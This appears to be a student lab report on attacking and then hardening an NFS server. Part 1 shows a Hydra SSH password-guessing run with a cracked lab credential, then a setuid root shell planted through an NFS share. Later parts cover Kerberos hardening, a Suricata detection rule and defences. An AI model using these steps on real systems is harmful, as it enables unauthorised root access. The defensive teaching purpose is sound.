Part 1

1. Describe the sequence used

[Kali]

```
cd /mnt/nfs
vim asroot.c
gcc asroot.c -o shell
chmod +s shell
```

[Ubuntu NFS1 Server]

```
cd /root
./shell
id
whoami
```


[Usernames and Passwords Guessing Attacks with Hydra]

```
Hydra -l [username] -P passwords/password.list -t 12 ssh://[hostname]
```

2. Provide a python script that executes your attack

See the attached C file (asroot.c)

3. Provide *.pcap network capture file from traffic between attack host and target running the application server



38	11.058098756	172.16.0.69	172.16.0.152	NFS	210 V3 GETATTR Call (Reply In 40), FH: 0x4d16df2d
40	11.428479173	172.16.0.152	172.16.0.69	NFS	182 V3 GETATTR Reply (Call In 38) Directory mode: 0755 uid: 0 gid: 0
92	19.563569011	172.16.0.69	172.16.0.152	NFS	110 V4 NULL Call (Reply In 95)
95	19.737629572	172.16.0.152	172.16.0.69	NFS	94 V4 NULL Reply (Call In 92)
97	19.738350740	172.16.0.69	172.16.0.152	NFS	298 V4 Call (Reply In 99) EXCHANGE_ID
99	19.925281442	172.16.0.152	172.16.0.69	NFS	170 V4 Reply (Call In 97) EXCHANGE_ID
101	19.926885587	172.16.0.69	172.16.0.152	NFS	298 V4 Call (Reply In 103) EXCHANGE_ID
103	20.111100386	172.16.0.152	172.16.0.69	NFS	170 V4 Reply (Call In 101) EXCHANGE_ID
105	20.111385387	172.16.0.69	172.16.0.152	NFS	258 V4 Call (Reply In 107) CREATE_SESSION
107	20.210166974	172.16.0.152	172.16.0.69	NFS	194 V4 Reply (Call In 105) CREATE_SESSION
108	20.210343870	172.16.0.69	172.16.0.152	NFS	190 V4 Call (Reply In 109) RECLAIM_COMPLETE
109	20.254884918	172.16.0.152	172.16.0.69	NFS	158 V4 Reply (Call In 108) RECLAIM_COMPLETE
110	20.254973359	172.16.0.69	172.16.0.152	NFS	198 V4 Call (Reply In 111) SECINFO_NO_NAME
111	20.299827534	172.16.0.152	172.16.0.69	NFS	158 V4 Reply (Call In 110) PUTROOTFH Status: NFS4ERR_NOENT
112	20.299930826	172.16.0.69	172.16.0.152	NFS	166 V4 Call (Reply In 113) DESTROY_SESSION
113	20.346081274	172.16.0.152	172.16.0.69	NFS	114 V4 Reply (Call In 112) DESTROY_SESSION
114	20.346161992	172.16.0.69	172.16.0.152	NFS	158 V4 Call (Reply In 115) DESTROY_CLIENTID
115	20.393639321	172.16.0.152	172.16.0.69	NFS	114 V4 Reply (Call In 114) DESTROY_CLIENTID
154	22.196113090	172.16.0.69	172.16.0.152	NFS	170 V3 FSINFO Call (Reply In 157), FH: 0x4d16df2d
157	22.327070936	172.16.0.152	172.16.0.69	NFS	150 V3 FSINFO Reply (Call In 154)
159	22.327139777	172.16.0.69	172.16.0.152	NFS	170 V3 PATHCONF Call (Reply In 163), FH: 0x4d16df2d
163	22.505804983	172.16.0.152	172.16.0.69	NFS	126 V3 PATHCONF Reply (Call In 159)
165	22.505878040	172.16.0.69	172.16.0.152	NFS	170 V3 GETATTR Call (Reply In 166), FH: 0x4d16df2d
166	22.620734595	172.16.0.152	172.16.0.69	NFS	182 V3 GETATTR Reply (Call In 165) Directory mode: 0755 uid: 0 gid: 0
172	22.737069944	172.16.0.69	172.16.0.152	NFS	170 V3 FSINFO Call (Reply In 173), FH: 0x4d16df2d
173	22.779522601	172.16.0.152	172.16.0.69	NFS	150 V3 FSINFO Reply (Call In 172)
174	22.779618529	172.16.0.69	172.16.0.152	NFS	170 V3 GETATTR Call (Reply In 175), FH: 0x4d16df2d
175	22.821876720	172.16.0.152	172.16.0.69	NFS	182 V3 GETATTR Reply (Call In 174) Directory mode: 0755 uid: 0 gid: 0

See the attached Part_1.pcap file

4. Describe the results of the attack

This attack was successfully performed by running hydra firstly and returned a potential vulnerable username with its password, then by running `./shell`, after running the malicious executables, we can switch to root user and through the command of `id` and `whoami`, we can confirm that we have switched to root user and we have access to /root, thus it proves the functionality of our attack and therefore we can download the goldenkey.txt from the root.

```
shanzhu@kali:~/Downloads/johntheripper/wordlists-20190123/passwords$ cd ..
shanzhu@kali:~/Downloads/johntheripper/wordlists-20190123$ hydra -l apple -P passwords/password.lst -t 12 ssh://172.
16.0.65
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illega
l purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-12 19:54:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 12 tasks per 1 server, overall 12 tasks, 2297 login tries (l:1/p:2297), ~192 tries per task
[DATA] attacking ssh://172.16.0.65:22/
[22][ssh] host: 172.16.0.65   login: apple   password: baseball
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-12 19:55:43
```

Fig1. Username and Password Guessing

```
allenchan@kali:/mnt/nfs$ sudo ssh apple@172.16.0.65
apple@172.16.0.65's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Ubuntu 20.04 LTS is out, raising the bar on performance, security,
   and optimisation for Intel, AMD, Nvidia, ARM64 and Z15 as well as
   AWS, Azure and Google Cloud.

     https://ubuntu.com/blog/ubuntu-20-04-lts-arrives


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

2 packages can be updated.
2 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Tue May 12 14:39:37 2020 from 172.16.0.68
apple@ubuntu:~$ cd /nvsshare/
apple@ubuntu:/nvsshare$ ls
allen.md  bash  hello  rootallen.c  shanshan  shell
apple@ubuntu:/nvsshare$ ./shell
root@ubuntu:/nvsshare# ls
allen.md  bash  hello  rootallen.c  shanshan  shell
root@ubuntu:/nvsshare# whoami
root
root@ubuntu:/nvsshare#
```

Fig 2. Attacks on an insecure NFS server

```
root@ubuntu:/# cd root/
root@ubuntu:/root# ls
goldenkey.txt
```

Fig 3. Get the goldenkey with root privileges

Part 2

1. Provide the details for installing Kerberos server, authenticated network users, and NFS/ssh servers authenticating using Kerberos


First, we install the Kerberos server using command `$ sudo apt-get install krb5-kdc krb5-admin-server.`

Then we create a Kerberos realm and set master passwords using `$ sudo krb5_newrealm`


```
allenchan@ubuntu:/etc$ sudo krb5_newrealm
This script should be run on the master KDC/admin server to initialize
a Kerberos realm.  It will ask you to type in a master key password.
This password will be used to generate a key that is stored in
/etc/krb5kdc/stash.  You should try to remember this password, but it
is much more important that it be a strong password than that it be
remembered.  However, if you lose the password and /etc/krb5kdc/stash,
you cannot decrypt your Kerberos database.
Loading random data
Initializing database '/var/lib/krb5kdc/principal' for realm 'ALLEN.COM',
master key name 'K/M@ALLEN.COM'
You will be prompted for the database Master Password.
It is important that you NOT FORGET this password.
Enter KDC database master key:
Re-enter KDC database master key to verify:


Now that your realm is set up you may wish to create an administrative
principal using the addprinc subcommand of the kadmin.local program.
Then, this principal can be added to /etc/krb5kdc/kadm5.acl so that
you can use the kadmin program on other computers.  Kerberos admin
principals usually belong to a single user and end in /admin.  For
example, if jruser is a Kerberos administrator, then in addition to
the normal jruser principal, a jruser/admin principal should be
created.

Don't forget to set up DNS information so your clients can find your
KDC and admin servers.  Doing so is documented in the administration
guide.
allenchan@ubuntu:/etc$
```

After that, we need to modify the configuration file krb5.conf as follows and set appropriate domain name for kdc and admin server.


```
[libdefaults]
        default_realm = ALLEN.COM

# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true

# The following encryption type specification will be used by MI
# if uncommented.  In general, the defaults in the MIT Kerberos
# correct and overriding these specifications only serves to dis
# encryption types as they are added, creating interoperability
#
# The only time when you might need to uncomment these lines and
# the enctypes is if you have local software that will break on
# caches containing ticket encryption types it doesn't know abou
# old versions of Sun Java).

#       default_tgs_enctypes = des3-hmac-sha1
#       default_tkt_enctypes = des3-hmac-sha1
#       permitted_enctypes = des3-hmac-sha1

# The following libdefaults parameters are only for Heimdal Kerb
        fcc-mit-ticketflags = true

[realms]
        ALLEN.COM = {
                kdc = thakhero-kdc.netsec.isi.jhu.edu
                admin_server = thakhero-kdc.netsec.isi.jhu.edu
        }
        ATHENA.MIT.EDU = {
                kdc = kerberos.mit.edu
                kdc = kerberos-1.mit.edu
                kdc = kerberos-2.mit.edu:88
```



We then create a bunch of principals including admin principal as well as principals for NFS server and NFS client by using command `sudo kadmin.local` and `addprinc xxx/xxx.` We can use `listprincs` to view all the principals in the KDC database now. We can also use `kinit allen/admin` to test the admin principal as follows.





After creating the admin principal, we need to modify `/etc/krb5kdc/kadm5.acl` to set up ACL for admin principal.



We then restart the server and reload the ACL using command `$ sudo systemctl restart krb5-admin-server.service` .

If everything goes well, we then install openssh on NFS server and scp krb5.conf file to NFS server, and also install krb5-user on NFS server. Notice that in order to scp the krb5.conf from Kerberos server to the NFS server, we need to modify /etc/ssh/sshd_config file and open the ssh root privilege by setting PermitRootLogin = yes.





Then we can scp krb5.conf to NFS server. Notice that we make use of the share folder between the NFS server and the docker container inside the NFS server. That is, we first scp the file to /etc, then move the file to /nvsshare, which is shared by the folder /nfsshare inside the docker container.

```
root@ubuntu:/etc# scp krb5.conf root@172.16.0.66:/etc
root@172.16.0.66's password:
krb5.conf                                     100% 2932    33.3KB/s   00:00
root@ubuntu:/etc#
```

```
root@ubuntu:/nvsshare# cp /etc/krb5.conf /nvsshare/
root@ubuntu:/nvsshare# ls
helloallen  krb5.conf  test.md
root@ubuntu:/nvsshare#
```

Then, inside the container, we can move the file from /nfsshare to /etc.

```
root@ubuntu:/etc# cd /nfsshare/
root@ubuntu:/nfsshare# ls
helloallen  krb5.conf  test.md
root@ubuntu:/nfsshare# mv krb5.conf /etc/
root@ubuntu:/nfsshare# cd /etc/
```

Finally, we install krb5-user inside the container.

```
root@ubuntu:/nfsshare# apt install krb5-user
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bind9-host geoip-database krb5-config libbind9-160 libd
  libisccc160 libisccfg160 libkadm5clnt-mit11 libkadm5srv
```

In this way, the NFS server will be able to communicate with our Kerberos server. We can see that we successfully kinit allen/admin from the docker container.

```
root@ubuntu:/etc# kinit allen/admin
Password for allen/admin@ALLEN.COM:
root@ubuntu:/etc# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: allen/admin@ALLEN.COM

Valid starting     Expires            Service principal
05/13/20 04:20:15  05/13/20 14:20:15  krbtgt/ALLEN.COM@ALLEN.COM
        renew until 05/14/20 04:20:14
```

We then create a principal called nfs2/ubuntu that corresponds to NFS2 server, and use kinit to test the principal.

```
root@ubuntu:/etc# kinit nfs2/ubuntu
Password for nfs2/ubuntu@ALLEN.COM:
root@ubuntu:/etc# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: nfs2/ubuntu@ALLEN.COM

Valid starting     Expires            Service principal
05/13/20 16:41:56  05/14/20 02:41:56  krbtgt/ALLEN.COM@ALLEN.COM
        renew until 05/14/20 16:41:54
root@ubuntu:/etc#
```

After that, from the docker container in the NFS server, we use kadmin -p xxx/xxx to login to the Kerberos server, and use ktadd xxx/xxx to download the krb5.keytab file into the NFS server as shown below. We can see that the encrypted credentials have been added to the keytab file and placed in /etc/krb5.keytab. The credentials are actually shared between the NFS server and the Kerberos server.

```
root@ubuntu:/etc# kadmin -p nfs2/ubuntu
Authenticating as principal nfs2/ubuntu with password.
Password for nfs2/ubuntu@ALLEN.COM:
kadmin:  ktadd nfs2/ubuntu
Entry for principal nfs2/ubuntu with kvno 2, encryption type aes256-cts-hmac-sha1-96 added to keyta
b FILE:/etc/krb5.keytab.
Entry for principal nfs2/ubuntu with kvno 2, encryption type aes128-cts-hmac-sha1-96 added to keyta
b FILE:/etc/krb5.keytab.
kadmin:
```

As for the NFS client, which is Kali VM in our case, the steps are much the same and finally we place krb5.keytab in /etc/ inside Kali VM.

```
root@kali:/etc# kadmin -p kali/allen9
Authenticating as principal kali/allen9 with password.
Password for kali/allen9@ALLEN.COM:
kadmin:  ktadd kali/allen9
Entry for principal kali/allen9 with kvno 2, encryption type aes256-cts-hmac-sha1-96 add
ed to keytab FILE:/etc/krb5.keytab.
Entry for principal kali/allen9 with kvno 2, encryption type aes128-cts-hmac-sha1-96 add
ed to keytab FILE:/etc/krb5.keytab.
kadmin:  quit
```

Moreover, we need to modify the configuration of nfs-kernel-server to enable gssd service. Finally, we mount the nfs share from Kali VM with Kerberos authentication using command “mount -t nfs -o sec=krb5,proto=tcp,port=2049 ttsf-nfs2.netsec.isi.jhu.edu:/ /mnt/nfs-ker -v” as shown below. We can see that the nfs-ker folder is now shared with the NFS server.

```
root@kali:/mnt/nfs-ker# mount -t nfs -o sec=krb5,proto=tcp,port=2049 ttsf-nfs2.netsec.isi.jhu.edu:/ /mnt/nfs-ker -v
mount.nfs: timeout set for Thu May 14 04:08:27 2020
mount.nfs: trying text-based options 'sec=krb5,proto=tcp,port=2049,vers=4.2,addr=172.16.0.51,clientaddr=172.16.0.68'
```

```
root@kali:/mnt/nfs-ker# ls
helloallen  rongrongHack  test.md
root@kali:/mnt/nfs-ker#
```

2. Provide *.pcap network capture file from traffic between authenticated client and application server

See the attached Part_2.pcap file

3. Describe the advantages to this setup vs that in part 1

To conclude, the Kerberos server greatly enhances the security level of both NFS server and ssh login from 4 aspects. First, compared with the previous insecure NFS server which could be mounted by almost anyone else, only registered principals will be able to mount the NFS server. Thus we can assume that all the clients mounting the NFS share successfully must have been authenticated by Kerberos and are people we trust. Second, similarly, only clients authenticated by Kerberos will be able to login to another system using SSH. That is, even if a hacker uses Hydra or some other techniques to figure out the username and password, he still cannot login to the system if he could not pass the authentication of Kerberos. Third, Kerberos enhances security level because all the tickets are temporary and random, and will expire after a certain amount of time, for example, 24 hours, and even if hackers break the ticket and decrypt the password, they cannot replay the attack because those tickets have already expired. Last but not the least, Kerberos supports mutual authentication. This means that the client authenticates to the service that is responsible for the resource and that the service also authenticates to the client.

Part 3

1. Provide the details used to install and configure Suricata so that it could be replicated by someone else

Installation

First, we install Suricata in a Docker container on the Ubuntu server following the steps:

1) Build the Docker image using: `$ sudo docker build -t tsuricata .`
2) Build the Docker container using: `$ sudo docker run -d --name suricata --privileged -v /sys/fs/cgroup:/sys/fs/cgroup:ro --network host tsuricata:latest`
3) Run the Docker container using: `$ sudo docker exec -it suricata bash`

Configuration

After the installation, we will have Suricata rules under `/etc/suricata/rules`/ and the main configuration file under `/etc/suricata/suricata.yaml`. Next step is to configure the Suricata in the Docker container for our usage.

4) Configure Suricata to differentiate between your internal network to be protected and the external network in the configuration file. This can be done by defining the correct values for the `HOME_NET` and `EXTERNAL_NET` variables respectively under the address groups. We put our IP address in `HOME_NET` and `"!$HOME_NET"` for `EXTERNAL_NET` as default:

```
$ vim /etc/suricata/suricata.yaml
      HOME_NET: "[172.16.0.152/22]" ($Host IP Address Range$)
  ...
      EXTERNAL_NET: "!$HOME_NET"
      Af-packet:
           Interface: tap0
```

5) Next, we want to create a .rules file to set up the regulations for Suricata to detect the possible SYN flood:

```
$ vim /etc/suricata/rules/nfs-temp.rules
```

And put these in the file:

```
alert tcp any any -> $HOME_NET 2049 (msg: "Possible NFS Attack"; flags: S; flow: stateless; threshold: type both, track by_dst, count 1, seconds 1; sid:1000001; rev:1;)
```

The rule basically fires when there are 1 connection to the local network with port 2049 in 1 seconds. The parameter can be changed accordingly.

6) Next, we need to edit the Suricata configuration file to configure Suricata to include this rule:
    a) Change the default rule path to: `/etc/suricata/rules`
    b) Add the rules file under the `rule-files:` section:

```
$ vim /etc/suricata/suricata.yaml
```

```
Default rule path: /etc/suricata/rules
rule-files:
# - Custom Test rules
 - nfs-test.rules
 - nfs-event.rules
```

Running Suricata to Detect Possible NFS Attack

7) After configuration, we firstly need to check our network interface using: `$ ifconfig`
8) Then running the Suricata to detect possible DDos Attack:
`$ suricata -c /etc/suricata/suricata.yaml -i tap0` (The interface get from last step)

2. Provide reporting details from Suricata that show it detected the attack

Results are shown below, Suricata indeed captured the possible NFS attack on port 2049 from other IP address, which is recorded in the log file.




Fig 9. Suricata Log for the Attack 1

Part 4

1. Discuss what else could be performed to defend against these attacks

The best defense against NFS hacking depends on whether you actually need the service running.

- If you don't need NFS, disable it.

- If you need NFS, implement the following countermeasures:
    - Filter NFS traffic at the firewall — typically, TCP port 111 (the portmapper port) if you want to filter all RPC traffic.
    - Add network ACLs to limit access to specific hosts.
    - Make sure that your /etc/exports and /etc/hosts.allow files are configured properly to keep the world outside your network.

2. Initial versions of NFS were not a secure protocol. Discuss some of the secure protocol alternatives available today (i.e., related to privacy).

NFSv3:

1. NFS version 3 (NFSv3) supports safe asynchronous writes and is more robust at error handling than NFSv2; it also supports 64-bit file sizes and offsets, allowing clients to access more than 2Gb of file data.
2. It can use both TCP and UDP protocol over an IP network(port 2049). But it use UDP running over an IP network to provide a stateless network connection between the client and server.
3. UDP is stateless, if the server goes down unexpectedly, UDP clients continue to saturate the network with requests for the server. when a frame is lost with UDP, the entire RPC request must be re transmitted.

NFSv4:

1. NFS version 4 (NFSv4) works through firewalls and on the Internet, no longer requires an rpcbind service, supports ACLs, and utilizes stateful operations.
2. RHEL 6 supports NFSv2, NFSv3, and NFSv4 clients. When mounting a file system via NFS, RHEL uses NFSv4 by default, if the server supports it.
3. It uses TCP protocol. With TCP, only the lost frame needs to be resent. For these reasons, TCP is the preferred protocol when connecting to an NFS server.

Advantage of NFSv4:

1. The mounting and locking protocols have been incorporated into the NFSv4 protocol
2. The server also listens on the well-known TCP port 2049. As such, NFSv4 does not need to interact with rpcbind, lockd, and rpc.statd daemons. The rpc.mountd daemon is required on the NFS server to set up the exports.